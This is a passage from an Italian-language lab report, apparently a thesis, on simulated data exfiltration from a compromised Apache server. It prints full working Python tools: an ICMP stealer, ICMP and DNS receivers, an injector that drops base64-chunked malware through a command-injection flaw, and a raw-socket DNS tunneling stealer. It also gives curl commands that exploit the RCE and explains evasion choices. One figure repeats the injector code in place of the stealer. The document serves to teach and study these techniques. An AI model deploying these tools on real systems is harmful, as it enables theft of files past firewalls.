20     print(f"[DEBUG] Lettura file: {filepath}")
21
22     try:
23         # Leggiamo il file in modalità binaria
24         with open(filepath, 'rb') as f:
25             content = f.read()
26
27         # Aggiungiamo un'intestazione per capire cosa stiamo ricevendo
28         header = f"\n--- INIZIO FILE: {filepath} ---\n".encode()
29         payload = header + content
30
31         # Invio a pacchetti (chunking)

```

Figura 3.4: Codice sorgente del tool di esfiltrazione stealer.py. p1

```

30     # Invio a pacchetti (Chunking)
31     chunk_size = 32
32     print(f"[DEBUG] Invio {len(payload)} bytes ... ")
33
34     for i in range(0, len(payload), chunk_size):
35         chunk = payload[i:i+chunk_size]
36         pkt = IP(dst=ATTACKER_IP)/ICMP(type=8, id=9999)/chunk
37         send(pkt)
38         time.sleep(0.02)
39
40     # Pacchetto di fine trasmissione
41     send(IP(dst=ATTACKER_IP)/ICMP(type=8, id=9999)/*EOF*/
42     print("[DEBUG] Trasferimento completato!")
43
44 except PermissionError:
45     print("[ERROR] Permesso negato! Non puoi leggere questo file.")
46 except Exception as e:
47     print(f"[ERROR] Errore generico: {e}")
48
49 if __name__ == "__main__":
50 |
51     if len(sys.argv) < 2:
52         print("Uso: python3 stealer.py <file_da_rubare>")
53         # Se non c'è argomento, proviamo a rubare un file di default per test
54         target = "/etc/passwd"
55     else:
56         target = sys.argv[1]
57
58     exfiltrate_file(target)
59
60

```

Figura 3.5: Codice sorgente del tool di esfiltrazione stealer.py. p2

```

1 # --- CONFIGURAZIONE ---
2 ATTACKER_IP = "192.168.66.66"
3 MY_IFACE = "enp0s3" # Interfaccia di uscita della VM
4 # Configurazione Scapy
5 conf iface = MY_IFACE
6 conf verb = 0 # Disabilita output verboso

```

Listing 3.3: Configurazione interfaccia in stealer.py

Dettaglio Tecnico:

- Binding dell'Interfaccia:** La variabile `conf iface = "enp0s3"` forza Scapy a inviare i pacchetti attraverso l'interfaccia specifica connessa alla rete esterna. Senza questa specifica, Scapy potrebbe tentare di usare l'interfaccia di loopback o quella sbagliata, facendo fallire l'attacco.
- Modalità Silenziosa:** Impostando `conf verb = 0`, si evita che lo script stampi a video conferme per ogni pacchetto inviato. Questo riduce il "rumore" nel terminale e aumenta leggermente la velocità di esecuzione.

Lettura Binaria e Preparazione del Payload

Una caratteristica fondamentale dello stealer è la capacità di gestire qualsiasi tipo di file, non solo testo.

```

1 try:
2     # Leggiamo il file in modalita' binaria ('rb')
3     with open(filepath, 'rb') as f:
4         content = f.read()

```

```

5      # Header personalizzato per delimitare l'inizio
6      header = f"\n--- INIZIO FILE: {filepath} ---\n".encode()
7      payload = header + content

```

Listing 3.4: Lettura file in modalità binaria

L'utilizzo del flag '`rb`' (Read Binary) è cruciale. Se l'attaccante volesse esfiltrare un file binario (es. un eseguibile, un database cifrato, o un'immagine), la lettura in modalità testo causerebbe errori di codifica. Leggendo in binario, lo script tratta il contenuto come una sequenza pura di byte, preservandone l'integrità.

Ciclo di Trasmissione e Identificazione

Il cuore dello script è il loop che frammenta i dati e costruisce i pacchetti ICMP.

```

1  chunk_size = 32
2
3  for i in range(0, len(payload), chunk_size):
4      chunk = payload[i:i+chunk_size]
5
6      # Costruzione del pacchetto ICMP con ID specifico
7      pkt = IP(dst=ATTACKER_IP)/ICMP(type=8, id=9999)/chunk
8
9      send(pkt)
10     time.sleep(0.02)

```

Listing 3.5: Incapsulamento e invio dei frammenti

In questa sezione emergono tre dettagli tattici importanti:

- Incapsulamento:** Il dato (`chunk`) viene inserito nel payload del pacchetto ICMP. La struttura è IP Header → ICMP Header → Data.
- Marcatura del Traffico (ID=9999):** Nel campo `id` dell'header ICMP viene inserito il valore statico 9999. Questo permette al *Receiver* (lato attaccante) di distinguere i pacchetti dello stealer da quelli del sender (che usava ID 1337) o da normali ping di sistema, facilitando il filtraggio.
- Evasione (Sleep):** La pausa di 0.02 secondi è un compromesso tra velocità e furtività. Serve a evitare di inondare la rete (Flood), che potrebbe attivare allarmi di tipo DoS (Denial of Service) o causare la perdita di pacchetti UDP/ICMP che non hanno meccanismi di ritrasmissione.

Chiusura della Sessione

Al termine dell'invio, lo script notifica il server:

```

1  # Pacchetto di fine trasmissione
2  send(IP(dst=ATTACKER_IP)/ICMP(type=8, id=9999) / "EOF")

```

L'invio della stringa "EOF" (End Of File) comunica al ricevitore di chiudere la scrittura del file e salvare i dati su disco, completando l'operazione di esfiltrazione.

3.2.5 Fase 3: Ricezione e Decodifica (icmp_receiver.py)

Il componente finale dell’infrastruttura di attacco è lo script `icmp_receiver.py`, in esecuzione sulla macchina attaccante (Kali Linux). Questo script rimane in ascolto sulla rete, intercetta il traffico ICMP in entrata e ricostruisce le informazioni esfiltrate dalla vittima.

Setup dello Sniffer

Per intercettare il traffico, lo script utilizza la funzione `sniff()` di Scapy, che mette la scheda di rete in modalità promiscua (o comunque cattura tutto il traffico diretto all’host).

```
2 from scapy.all import *
4
5 def process_packet(packet):
6
7     if packet.haslayer(ICMP) and packet[ICMP].type == 8:
8
9         if packet.haslayer(Raw):
10             try:
11
12                 data = packet[Raw].load.decode('utf-8', errors='ignore')
13
14             if "::" in data:
15                 filename, content = data.split("::", 1)
16
17                 print("\n" + "*50)
18                 print(f"[!!] ESFILTRAZIONE RILEVATA DA: {packet[IP].src}")
19                 print(f"[+] Nome File Rubato: {filename}")
20                 print(f"[+] Contenuto del File:\n{content}")
21                 print("*50 + "\n")
22
23             else:
24                 # Se arriva qualcosa che non rispetta il formato, lo stampiamo lo stesso
25                 print(f"[?] Dati Raw ricevuti: {data}")
26
27         except Exception as e:
28             print(f"[-] Errore nel processare il pacchetto: {e}")
29
30 print("[*] In attesa di pacchetti ICMP con dati nascosti...")
31 sniff(iface="eth0", filter="icmp", prn=process_packet, store=0)
```

Figura 3.6: Codice del ricevitore ICMP in ascolto su Kali.

```
1 print("[*] In attesa di pacchetti ICMP con dati nascosti...")
2 # Sniffiamo sull'interfaccia di rete (eth0)
3 sniff(iface="eth0", filter="icmp", prn=process_packet, store
      =0)
```

Listing 3.6: Configurazione dello sniffer Scapy

I parametri chiave sono:

- `filter="icmp"`: Utilizza i *Berkeley Packet Filter* (BPF) per scartare a livello kernel tutto il traffico non ICMP (TCP, UDP, ARP), riducendo il carico sulla CPU.
- `prn=process_packet`: Definisce la funzione di *callback*. Per ogni pacchetto catturato che soddisfa il filtro, viene invocata automaticamente la funzione `process_packet`.
- `store=0`: Istruisce Scapy di non salvare i pacchetti in memoria (RAM). Data che l’esfiltrazione potrebbe coinvolgere migliaia di pacchetti, salvarli tutti causerebbe un rapido esaurimento della memoria (Memory Leak).

Logica di Estrazione (Inverted Connection)

La funzione `process_packet` contiene la logica fondamentale per distinguere un ping legittimo da un tentativo di esfiltrazione.

```
1 def process_packet(packet):
2     # Filtriamo: Vogliamo solo pacchetti ICMP di tipo "Request"
3     # (8)
4     if packet.haslayer(ICMP) and packet[ICMP].type == 8:
5
6         # Verifichiamo se c'è un carico dati (Raw layer)
7         if packet.haslayer(Raw):
8             try:
9                 # Decodifica dei byte in stringa
10                data = packet[Raw].load.decode('utf-8', errors
11                ='ignore')
```

Listing 3.7: Filtraggio e decodifica del payload

Qui si evidenzia una scelta progettuale critica:

1. **Type 8 (Echo Request):** Normalmente, un server in ascolto si aspetterebbe di ricevere delle risposte (Type 0 - Echo Reply) ai propri ping. In questo scenario, invece, è la vittima che "pinga" l'attaccante. Pertanto, il server deve intercettare le *Richieste* (Type 8) in ingresso.
2. **Raw Layer Access:** I dati esfiltrati non risiedono negli header standard, ma nel campo opzionale **Data** del pacchetto. Scapy espone questo campo tramite il layer **Raw**.
3. **Gestione Errori di Decodifica:** L'uso di `errors='ignore'` durante la decodifica UTF-8 è una misura di robustezza. Se un pacchetto dovesse arrivare corrotto o contenere byte non testuali, lo script ignorerà l'errore continuando l'esecuzione invece di andare in crash (Exception Handling).

Ricostruzione dei Dati

Infine, lo script analizza il contenuto decodificato per separare i metadati dal contenuto reale.

```
1         # Cerchiamo il nostro separatore "::"
2         if "::" in data:
3             filename, content = data.split("::", 1)
4
5             print(f"[!!!] ESFILTRAZIONE RILEVATA DA: {"
6             packet[IP].src})
7             print(f"[+] Nome File Rubato: {filename}")
8             print(f"[+] Contenuto del File:\n{content}
9         ")
```

Listing 3.8: Parsing del protocollo custom

Il protocollo applicativo ideato prevede l'uso del separatore ">::". Questo permette al ricevitore di identificare immediatamente quale file è stato rubato (es. `/etc/passwd`) e di visualizzarne il contenuto direttamente sulla console dell'attaccante, completando il ciclo di esfiltrazione.

3.3 Esecuzione dell'Attacco: Dalla Ricognizione all'Esfiltrazione

L'esecuzione dell'attacco non è avvenuta in modo casuale, ma seguendo una metodologia strutturata tipica della *Kill Chain*: prima si acquisisce consapevolezza dell'ambiente (*Situational Awareness*) e successivamente si procede all'esfiltrazione mirata.

3.3.1 Fase 1: Ricognizione del Target (Discovery)

Il primo passo è stato determinare quali file fossero accessibili all'utente `www-data` (l'utente con cui gira Apache) sulla macchina vittima. **Procedura Operativa:**

1. **Injection del Sender:** Sulla macchina attaccante, è stato convertito lo script `icmp_sender.py` in esadecimale ed inviato alla vittima tramite la vulnerabilità RCE:

```
1 curl "http://10.0.10.100/?cmd=python3%20-c%20%22open('/tmp/sender.py','wb').write(bytes.fromhex('...HEX...'))%22"
2
```

2. **Esecuzione della Scansione:** È stato lanciato lo script sulla vittima. Questo ha scansionato le directory critiche (`/etc`, `/home`, ecc.) verificando i permessi di lettura per ogni file.

```
1 curl "http://10.0.10.100/?cmd=python3%20-u%20/tmp/sender.py"
2
```

Risultato: Come mostrato nella Figura 3.7, il ricevitore su Kali ha intercettato il report di scansione.

File Path	Status	Size
[?] Dati Raw ricevuti:] /etc/php/8.1/cli/conf.d/20-soc		
[?] Dati Raw ricevuti: kets.ini		
[OPEN] /etc/php/8.1/cli	[OPEN]	
[?] Dati Raw ricevuti: /conf.d/20-sysvsem.ini		
[OPEN] /e		
[?] Dati Raw ricevuti: tc/php/8.1/cli/conf.d/20-exif.in		
[?] Dati Raw ricevuti: i		
[OPEN] /etc/php/8.1/cli/conf.d		
[?] Dati Raw ricevuti: /20-gettext.ini		
[OPEN] /etc/php/		
[?] Dati Raw ricevuti: 8.1/cli/conf.d/20-fileinfo.ini		
[
[?] Dati Raw ricevuti: OPEN] /etc/php/8.1/cli/conf.d/10		
[?] Dati Raw ricevuti: -pdo.ini		
[OPEN] /var/www/html/in		
[?] Dati Raw ricevuti: dex_BACKUP_RCE.php		
[OPEN] /var/w		
[?] Dati Raw ricevuti: ww/html/index.php		
[OPEN] /var/ww		
[?] Dati Raw ricevuti: w/html/uploads/dns_malware.py		
[O		
[?] Dati Raw ricevuti: PEN] /var/www/html/uploads/debug		
[?] Dati Raw ricevuti: .txt		
[OPEN] /var/www/html/upload		
[?] Dati Raw ricevuti: s/test_sicuro		
[OPEN] /var/www/ht		
[?] Dati Raw ricevuti: ml/uploads/malware.b64		
[OPEN] /v		
[?] Dati Raw ricevuti: ar/www/html/uploads/run.sh		
[OPEN]		
[?] Dati Raw ricevuti:] /tmp/info.py		
[OPEN] /tmp/matpl		
[?] Dati Raw ricevuti: otlib-oabelwr4/fontlist-v330.jso		
[?] Dati Raw ricevuti: n		
— FINE SCANSIONE —		
[?] Dati Raw ricevuti: EOF		

Figura 3.7: Output della fase di Discovery: identificazione dei file accessibili ([OPEN]) e protetti.

Il report evidenzia che l’utente web ha accesso in lettura ([OPEN]) al file /etc/passwd, mentre altri file sensibili come /etc/shadow risultano bloccati. Sulla base di questa informazione, è stato selezionato /etc/passwd come target per l’esfiltrazione.

3.3.2 Fase 2: Esfiltrazione Mirata (Data Exfiltration)

Identificato il bersaglio, si è passati all’utilizzo dello strumento di attacco specifico, **stealer.py**. **Procedura Operativa:**

- Injection dello Stealer:** Con la medesima tecnica (Hex Injection), è stato caricato lo script stealer.py in /tmp/stealer.py.
- Avvio Esfiltrazione:** È stato lanciato il comando specificando il file target individuato nella fase precedente:

```

1 curl "http://10.0.10.100/?cmd=python3%20-u%20/tmp/stealer.
      py%20/etc/passwd"
2

```

Figura 3.8: Successo dell’esfiltrazione: il contenuto di /etc/passwd viene ricostruito sulla macchina attaccante.

La Figura 3.8 mostra il terminale dell’attaccante che riceve i dati. Lo script ha letto il file `passwd`, lo ha frammentato e inviato tramite ICMP. Il ricevitore ha riassemblato i pezzi mostrando le credenziali e le informazioni sugli utenti del sistema vittima.

3.3.3 Fase 3: Analisi Forense del Traffico (Wireshark)

Per confermare che l’attacco sia avvenuto effettivamente tramite il canale ICMP e non attraverso risposte HTTP standard, è stato analizzato il traffico di rete.




Figura 3.9: Analisi Packet-Level: evidenza dei dati esfiltrati nascosti nel payload del Ping.

L’analisi (Figura 3.9) dimostra che il firewall ha permesso l’uscita di informazioni sensibili mascherate da traffico di controllo di rete.

3.4 Esfiltrazione tramite DNS Tunneling

Dopo aver dimostrato la fattibilità dell’esfiltrazione tramite ICMP, si è proceduto con l’implementazione del **DNS Tunneling**. Il *Domain Name System* (DNS) è un protocollo critico per il funzionamento di qualsiasi rete moderna. Per questo motivo, la porta **UDP 53** è quasi universalmente lasciata aperta nei firewall perimetrali, spesso senza meccanismi di *Deep Packet Inspection* (DPI) o analisi comportamentale. Questo scenario rende il DNS il vettore ideale per instaurare un canale di comunicazione nascosto (*Covert Channel*).

3.4.1 Principio di Funzionamento

A differenza del traffico web o FTP, il DNS non è progettato per trasferire dati utente, ma per risolvere nomi di dominio in indirizzi IP. La tecnica di tunneling sfrutta la struttura gerarchica delle query DNS. L’attaccante codifica i dati da esfiltrare all’interno del **Sottodominio** (o *QNAME*) della richiesta. In sintesi, per inviare la stringa "SECRET", il malware genera una query del tipo:

```
SECRET.google.com
```

Il firewall interpreta questo pacchetto come una legittima richiesta di risoluzione nomi e la lascia transitare verso l’esterno. L’attaccante, che controlla il server di destinazione o intercetta il traffico, decodifica la parte iniziale del dominio per ricostruire il dato originale.

3.4.2 Architettura dell'Attacco

In questa simulazione, l'attacco è stato strutturato utilizzando tre componenti software distinti, sviluppati per gestire la maggiore complessità del protocollo rispetto all'ICMP:

1. **Injector (Kali)**: Uno script Python responsabile della fase di *Delivery*. Poiché il codice del malware è più complesso, l'injector si occupa di codificarlo in Base64 e trasferirlo sulla vittima a "pezzi" (chunking) tramite richieste HTTP, ricostruendo poi il file originale sul server target.
2. **DNS Stealer / Malware (Vittima)**: Lo script eseguito sulla macchina compromessa. Legge i file sensibili, li converte in formato esadecimale e li invia incapsulati in query DNS verso l'indirizzo IP dell'attaccante.
3. **DNS Receiver (Attaccante)**: Uno sniffer in ascolto sulla porta UDP 53 che intercetta le query, estrae i sottodomini e ricostruisce i file esfiltrati, segnalando il completamento del furto.

3.4.3 Fase 1: Deployment Automatizzato (`injector.py`)

Per trasferire il malware DNS sulla vittima, è stato abbandonato l'approccio manuale (utilizzato nello scenario ICMP) in favore di uno script di deployment automatizzato: `injector.py`. Questo script agisce come un *Dropper*: viene eseguito sulla macchina attaccante, legge il payload locale e lo inietta progressivamente sulla vittima sfruttando la vulnerabilità RCE.

Analisi del Codice: Tecniche di Evasione e Robustezza

Lo script implementa diverse tecniche per garantire che il trasferimento vada a buon fine nonostante i limiti del protocollo HTTP e del server web.

```

1 import requests
2 import base64
3 import sys
4 import time
5
6 VICTIM_URL = "http://10.0.10.100/index.php"
7 MALWARE_FILE = "dns_steaлер.py"
8 REMOTE_B64 = "/var/www/html/uploads/malware.b64"
9 REMOTE_FILE = "/var/www/html/uploads/dns_malware.py"
10
11 def inject():
12     try:
13         with open(MALWARE_FILE, 'rb') as f:
14             content = f.read()
15     except FileNotFoundError:
16         print(f"[*] Errore: Non trovo il file '{MALWARE_FILE}' nella cartella corrente!")
17         sys.exit()
18
19     b64_data = base64.b64encode(content).decode()
20
21     print("[*] Pulisco la destinazione remota... ")
22     requests.get(VICTIM_URL, params={"cmd": f"rm {REMOTE_B64} {REMOTE_FILE}"})
23
24
25     chunk_size = 500
26     total_chunks = len(b64_data) // chunk_size + 1
27     print(f"[*] Invio {len(b64_data)} bytes in {total_chunks} pezzi... ")
28
29     for i in range(0, len(b64_data), chunk_size):

```

Figura 3.10: Codice sorgente dell'Injector: gestione encoding e frammentazione. p1

```

28     for i in range(0, len(b64_data), chunk_size):
29         chunk = b64_data[i:i+chunk_size]
30
31
32         cmd = f"echo -n {chunk} >> {REMOTE_B64}"
33
34         try:
35             requests.get(VICTIM_URL, params={"cmd": cmd})
36             sys.stdout.write(f"\r[+] Chunk {i//chunk_size + 1}/{total_chunks} inviato")
37             sys.stdout.flush()
38         except Exception as e:
39             print(f"\n[!] Errore di connessione: {e}")
40             sys.exit()
41
42         time.sleep(0.05) # Piccola pausa per non intasare
43
44         print("\n[*] Upload completato. Decodifica in corso... ")
45
46         # Ricostruzione del file originale
47         decode_cmd = f"base64 -d {REMOTE_B64} > {REMOTE_FILE}"
48         requests.get(VICTIM_URL, params={"cmd": decode_cmd})
49
50         |
51         print(f"[SUCCESS] Malware caricato in: {REMOTE_FILE}")
52         print("[*] Ora lancia il comando di attacco!")
53
54 if __name__ == "__main__":
55     inject()

```

Figura 3.11: Codice sorgente dell'Injector: gestione encoding e frammentazione. p2

Di seguito vengono analizzati i blocchi logici principali: **1. Encoding Base64 (Sicurezza del Trasporto)**

```

1 # Converti in Base64 (Per evitare errori con caratteri
   speciali)
2 b64_data = base64.b64encode(content).decode()

```

A differenza dell'esadecimale usato in precedenza, qui si utilizza la codifica **Base64**.

- **Motivazione:** Il codice Python contiene caratteri speciali (virgolette, parentesi, a capo) che, se inviati grezzi in una richiesta GET HTTP, verrebbero interpretati male dal browser o dal server web (URL Encoding issues).
- **Vantaggio:** Il Base64 riduce tutto a un set limitato di caratteri ASCII sicuri (A-Z, a-z, 0-9, +, /), garantendo che il payload arrivi integro.

2. Chunking (Aggiramento Limiti URL) Il problema principale riscontrato nei test manuali (errore *Argument list too long* o troncamento della richiesta) viene risolto frammentando l'invio.

```

1 chunk_size = 500
2 for i in range(0, len(b64_data), chunk_size):
3     chunk = b64_data[i:i+chunk_size]
4
5     # Scriviamo il pezzo nel file temporaneo base64
6     cmd = f"echo -n {chunk} >> {REMOTE_B64}"
7     requests.get(VICTIM_URL, params={"cmd": cmd})

```

- **Logica:** Lo script divide la lunga stringa Base64 in pacchetti da 500 caratteri.
- **Esecuzione Remota:** Per ogni pezzo, invia una richiesta HTTP alla pagina vulnerabile `index.php`. Il comando `echo -n ... >> file` appende (`>>`) il pezzo corrente al file remoto, ricostruendolo gradualmente senza mai superare il limite di lunghezza dell'URL imposto da Apache.

3. Decodifica e Ricostruzione Una volta terminato l'upload del file codificato (`malware.b64`), lo script invia il comando finale per ripristinare il file Python originale.

```

1 # Decodifica da Base64 a Python
2 decode_cmd = f"base64 -d {REMOTE_B64} > {REMOTE_FILE}"
3 requests.get(VICTIM_URL, params={"cmd": decode_cmd})

```

Il comando `base64 -d` (nativo nei sistemi Linux) legge il file temporaneo, lo decodifica e scrive il risultato nel file finale `dns_malware.py`, pronto per essere eseguito. Questa procedura automatizzata garantisce l'integrità del payload anche per file di dimensioni significative, superando le limitazioni dell'injection manuale.

3.4.4 Fase 2: Il Malware (`dns_staler.py`)

Una volta caricato sulla macchina vittima tramite l'injector, entra in gioco lo script `dns_staler.py` (rinominato in `dns_malware.py` durante l'upload). A differenza degli script precedenti, non utilizza librerie esterne come `Scapy` (che difficilmente si trovano installate su server di produzione), ma si affida esclusivamente alle librerie standard di Python (`socket`), costruendo i pacchetti "a mano" a basso livello.

Costruzione Manuale del Pacchetto DNS

La parte più complessa del codice riguarda la funzione `build_dns_query`, che assembla i byte grezzi del protocollo DNS.

```

7 DEST_IP = "192.168.66.66"
8 DEST_PORT = 53
9 FAKE_DOMAIN = "google.com"
10
11 def build_dns_query(subdomain):
12     """Costruisce un pacchetto DNS Query grezzo (senza Scapy)"""
13     # Header DNS (Transaction ID, Flags, Questions=1, ecc.)
14     tid = b'\xaa\xbb'
15     flags = b'\x01\x00'
16     header = tid + flags + b'\x00\x01' + b'\x00\x00' + b'\x00\x00' + b'\x00\x00'
17
18     # QNAME encoding (es. 3www6google3com0)
19     qname = b''
20     full_domain = subdomain + "." + FAKE_DOMAIN
21     for part in full_domain.split('.'):
22         qname += bytes([len(part)]) + part.encode()
23     qname += b'\x00' # Terminatore
24
25     tail = b'\x00\x01\x00\x01'
26
27     return header + qname + tail
28
29 def exfiltrate(filename):

```

Figura 3.12: Codice del malware: costruzione raw del pacchetto DNS via socket. p1

```

28
29     for i in range(0, len(b64_data), chunk_size):
30         chunk = b64_data[i:i+chunk_size]
31
32
33     cmd = f"echo -n {chunk} >> {REMOTE_B64}"
34
35     try:
36         requests.get(VICTIM_URL, params={"cmd": cmd})
37         sys.stdout.write(f"\r[+] Chunk {i//chunk_size + 1}/{total_chunks} inviato")
38         sys.stdout.flush()
39     except Exception as e:
40         print(f"\n[!] Errore di connessione: {e}")
41         sys.exit()
42
43     time.sleep(0.05) # Piccola pausa per non intasare
44
45     print("\n[*] Upload completato. Decodifica in corso ... ")
46
47     # Ricostruzione del file originale
48     decode_cmd = f"base64 -d {REMOTE_B64} > {REMOTE_FILE}"
49     requests.get(VICTIM_URL, params={"cmd": decode_cmd})
50
51     print(f"[SUCCESS] Malware caricato in: {REMOTE_FILE}")
52     print("[*] Ora lancia il comando di attacco!")
53
54 if __name__ == "__main__":
55     inject()

```

Figura 3.13: Codice del malware: costruzione raw del pacchetto DNS via socket. p2

```

1 def build_dns_query(subdomain):
2     # Header DNS (Transaction ID, Flags, Questions=1, ecc.)
3     tid = b'\xaa\xbb'          # ID Transazione (statico per
4     # semplicità)
5     flags = b'\x01\x00'        # Standard Query (Recursive
6     # Desired)
7     # Struttura: ID + Flags + QDCOUNT(1) + ANCOUNT(0) +
8     # NSCOUNT(0) + ARCOUNT(0)

```

```

6 |     header = tid + flags + b'\x00\x01' + b'\x00\x00' + b'\x00\
|       \x00' + b'\x00\x00'

```

Listing 3.9: Costruzione manuale dell'Header DNS

Lo script definisce manualmente i 12 byte dell'header DNS standard. Impostando il flag a 0x0100, indichiamo che si tratta di una **Standard Query**. Successivamente, viene codificato il **QNAME** (il dominio richiesto). Il protocollo DNS non usa i punti (.) come separatori, ma una notazione basata sulla lunghezza delle etichette (Length-Prefixed Labels).

- Esempio dominio: `data.google.com`
- Codifica DNS: `4data6google3com0`

Lo script implementa proprio questa logica di conversione per inserire i dati esfiltrati come se fossero un sottodominio.

Logica di Esfiltrazione e Encoding

Il processo di furto dati avviene nella funzione `exfiltrate`:

```

1 # Converte i dati del file in Esadecimale
2 hex_data = binascii.hexlify(content).decode()
3
4 # Chunk size (sottodomini non troppo lunghi)
5 chunk_size = 30
6
7 for i in range(0, len(hex_data), chunk_size):
8     chunk = hex_data[i:i+chunk_size]
9     pkt = build_dns_query(chunk)
10    sock.sendto(pkt, (DEST_IP, DEST_PORT))

```

Le scelte tecniche rilevanti sono:

1. **Encoding Esadecimale:** I file binari possono contenere qualsiasi byte (0-255). I nomi a dominio, però, accettano solo lettere, numeri e trattini. Convertendo il contenuto del file in esadecimale (`binascii.hexlify`), l'attaccante trasforma qualsiasi dato in una stringa sicura ([0-9a-f]) compatibile con le regole DNS.
2. **Socket UDP:** Viene utilizzato un socket di tipo `SOCK_DGRAM` (UDP). Non esendoci un handshake (come in TCP), l'invio è molto più rapido e "silenzioso", ideale per l'esfiltrazione.
3. **Target Fittizio:** Le query vengono inviate aggiungendo il suffisso `.google.com`. Sebbene la destinazione reale sia l'IP dell'attaccante, l'uso di un dominio noto serve a confondere eventuali analisti umani che osservano i log superficialmente.

Infine, per segnalare la fine del trasferimento, viene inviata una query speciale contenente la stringa "`eof`", permettendo al ricevitore di chiudere il file.

3.4.5 Fase 3: Intercettazione e Decodifica (dns_receiver.py)

Il componente finale dell'infrastruttura è lo script `dns_receiver.py`, in esecuzione sulla macchina attaccante (Kali Linux). Questo script non si preoccupa di rispondere alle query (non invia pacchetti di ritorno), ma si limita ad ascoltare passivamente sulla porta 53 ed estrarre le informazioni contenute nelle richieste in arrivo.

Analisi del Codice: Sniffing del Traffico UDP

L'utilizzo della libreria *Scapy* semplifica drasticamente l'operazione di parsing dei pacchetti, permettendo di trattare le query DNS come oggetti strutturati.

```
1 from scapy.all import sniff, DNS, DNSQR
2 import binascii
3
4 IFACE = "eth0" |
5
6 print("[*] In ascolto su UDP 53 (DNS Tunnel) ... ")
7
8 def process(pkt):
9     if pkt.haslayer(DNSQR):
10         qname = pkt[DNSQR].qname.decode()
11         if ".google.com" in qname:
12             data = qname.split(".google.com")[0] # Prendi solo la parte iniziale
13             if "eof" in data:
14                 print("\n[+] TRASFERIMENTO COMPLETATO!")
15             else:
16                 # Decodifica rapida per vedere se passa qualcosa
17                 print(f"[Ricevuto] {data}")
18
19 sniff(filter="udp port 53", iface=IFACE, prn=process, store=0)
20
```

Figura 3.14: Codice del ricevitore DNS: intercettazione delle query su UDP/53.

```
1 IFACE = "eth0"
2 print("[*] In ascolto su UDP 53 (DNS Tunnel) ... ")
3 sniff(filter="udp port 53", iface=IFACE, prn=process, store=0)
```

Listing 3.10: Configurazione dello Sniffer

Lo script imposta un filtro BPF (`udp port 53`) per catturare esclusivamente il traffico DNS. Questo è fondamentale per isolare i pacchetti dell'attacco dal resto del rumore di rete.

Logica di Estrazione (Parsing QNAME)

La funzione `process` contiene la logica di demultiplexing dei dati.

```
1 def process(pkt):
2     # Verifichiamo se il pacchetto contiene una DNS Question
3     # Record (DNSQR)
4     if pkt.haslayer(DNSQR):
5         # Decodifichiamo il campo qname (il dominio richiesto)
6         qname = pkt[DNSQR].qname.decode()
7
8         # Filtraggio per il nostro dominio target
9         if ".google.com" in qname:
```

```

9      # Slicing: Separiamo i dati dal dominio fittizio
10     data = qname.split(".google.com")[0]
11
12     if "eof" in data:
13         print("\n[+] TRASFERIMENTO COMPLETATO!")
14     else:
15         # Visualizzazione del chunk esadecimale
16         ricevuto
17         print(f"[Ricevuto] {data}")

```

Listing 3.11: Estrazione del payload dal dominio

Il funzionamento è il seguente:

1. **Layer DNSQR:** Lo script ispeziona il livello *DNS Question Record*. È qui che risiede la stringa del dominio che la vittima sta cercando di risolvere (es. aabbcc1122.google.com.).
2. **Filtering:** Viene verificato che il dominio termini con .google.com. Questo serve a ignorare eventuale traffico DNS legittimo generato dalla macchina attaccante stessa.
3. **Payload Extraction:** Tramite un'operazione di split stringa, viene isolata la parte iniziale del dominio (il sottodominio). In un contesto di tunneling, questo sottodominio **NON** è un indirizzo reale, ma è il frammento di file esfiltrato (in formato Esadecimale).
4. **Riassemblaggio:** Lo script stampa a video i frammenti ricevuti sequenzialmente. L'attaccante può quindi copiare questi dati esadecimali e ricostruire il file originale.

Questo approccio dimostra come sia possibile aggirare le regole del firewall: per i dispositivi di sicurezza intermedi, queste appaiono come semplici richieste di navigazione verso un sottodominio di Google, mentre in realtà costituiscono un flusso dati costante in uscita.

3.5 Esecuzione dell'Attacco DNS e Analisi dei Risultati

Dopo l'analisi teorica dei componenti, si è proceduto alla simulazione pratica dell'esfiltrazione. L'obiettivo è trasferire il file /etc/passwd utilizzando esclusivamente il protocollo DNS per aggirare le regole del firewall che bloccano TCP e ICMP (in uno scenario ipotetico più restrittivo).

3.5.1 Fase 1: Deployment Automatizzato (The Dropper)

A differenza dell'attacco ICMP, dove l'injection è stata manuale e laboriosa, qui è stato utilizzato lo script `injector.py`. L'attaccante ha avviato lo script dalla propria postazione. Il tool ha letto il file locale `dns_steaлер.py`, lo ha codificato in Base64, suddiviso in chunk e caricato sulla vittima tramite richieste HTTP multiple.

```
(nunzio㉿kali)-[~/Desktop/attacco] $ python3 injector.py 192.168.66.66  
[*] Pulisco la destinazione remota ... 192.168.66.66 DN  
[*] Invio 2324 bytes in 5 pezzi ... 192.168.66.66 DN  
[+] Chunk 5/5 inviato 192.168.66.66 192.168.66.66 DN  
[*] Upload completato. Decodifica in corso ... 192.168.66.66 DN  
[SUCCESS] Malware caricato in: /var/www/html/uploads/dns_malware.py
```

Figura 3.15: Esecuzione dell’Injector: upload automatizzato del malware sulla vittima.

